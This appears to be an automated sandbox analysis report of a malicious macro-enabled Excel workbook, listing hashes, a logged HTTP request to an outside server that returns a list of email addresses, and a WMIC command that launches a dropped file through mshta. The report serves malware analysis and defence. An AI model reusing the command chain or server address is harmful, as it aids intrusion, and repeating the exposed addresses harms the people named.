SHA-256:	A37C27F997A3428A33C2086B3F7F8BC3E90325D9E5CBF3E2DA89DC9C511C5C7F
SHA-512:	B25843D13772D0B950FF31C50373067657E0DCB12B527E9DFE70D9C84EF88089A1A68DC9F373E41218D68DCEABDD9856915B616CA959EF84EB8926F684E9D2F
Malicious:	false
Reputation:	low
Preview:	PK.....!.?.....[Content_Types].xml ...(..... ....U.n.0....?..."....C..=....=3..&...L".}....`.Vr.....W.....;6.3.WA.....o.'.`.^K.<tl.....-...!..mr...@..'....vV!9..5.E..A.A\.f...>..m.1.r..V.....]&.....B.1. .5JfJT<y....+..7...@.-wR.p....DR.q2~..A|.J~e.4"...d..K..^3'dM.7&..2..C.9.y..E.JFCs+S.).9#z+.....z..GF...?..v.....^C?..p...G..Czx..#.2....;E....^.$.CEF.d:. .u.....(.A=::...9..3 ..yk...C..=&CS'...i...._...0&..6..|.~$1..s.h..v....<.j...fq..%=...n#.....

C:\Users\user\Desktop\~$4745560854362194906 80.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.874053667732937
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	474556085436219490680.xlsb
File size:	71461
MD5:	75c325deec0cae07e089f47028c4e444
SHA1:	ff3d0672ff1a95212063a42779538c1896d3b77c
SHA256:	f4e3013be0615f60a3a6f6d3d3b26aa5239fe270e404dd465e1b99c2b594b4f8

General

SHA512:	76a99007b656a14ad9b37aa8f043d1b93f69f16b9e2a71e2015940981cfabbdf4a6432979c898ce9d681a5d528c3efc55397b21e2c3295ba695628fabc84a106
SSDEEP:	1536:UWiPFwJpvc1e+BwT8YIbDMz+1d6xVICUj6GNtV0IXhIjgdbv+T:VFMrbDu+1d6xVxUtT0KIjgdbE
File Content Preview:	PK.....!...I.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "474556085436219490680.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 132.148.135.183:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	132.148.135.183	8080	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 08:22:24.040627956 CET	0	OUT	GET /Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 132.148.135.183:8080 Connection: Keep-Alive
Nov 25, 2021 08:22:24.488816023 CET	1	IN	HTTP/1.1 200 OK Server: nginx/1.0.15 Date: Thu, 25 Nov 2021 07:22:24 GMT Content-Type: text/plain; charset=utf-8 Connection: keep-alive Content-Length: 144 Data Raw: 7b 22 6d 68 61 6c 6c 40 74 68 65 6d 6f 76 69 6e 67 73 6f 6c 75 74 69 6f 6e 2e 63 6f 6d 22 2c 22 64 61 76 65 40 6d 72 69 6c 61 6b 65 63 6f 75 6e 74 79 2e 63 6f 6d 22 2c 22 73 68 61 69 6c 65 73 68 77 40 63 6c 65 61 72 63 68 61 6e 6e 65 6c 69 6e 64 69 61 2e 63 6f 6d 22 2c 22 6c 79 6e 73 65 79 40 61 63 63 73 6f 6c 73 2e 63 6f 6d 22 2c 22 6f 66 66 69 63 65 6d 61 6e 61 67 65 72 40 63 75 74 61 62 6f 76 65 6c 61 6e 64 2e 63 6f 6d 22 7d Data Ascii: {"mhall@themovingsolution.com","dave@mrilakecounty.com","shaileshw@clearchannelindia.com","lynsey@accsols.com","officemanager@cutaboveland.com"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1528 Parent PID: 596

General

Start time:	08:22:12
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f3e0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2908 Parent PID: 1528

General

Start time:	08:22:34
Start date:	25/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\UXcqTE.rtf"
Imagebase:	0xff2d0000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 1908 Parent PID: 1304

General

Start time:	08:22:35
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\UXcqTE.rtf
Imagebase:	0x13f7a0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Disassembly

Code Analysis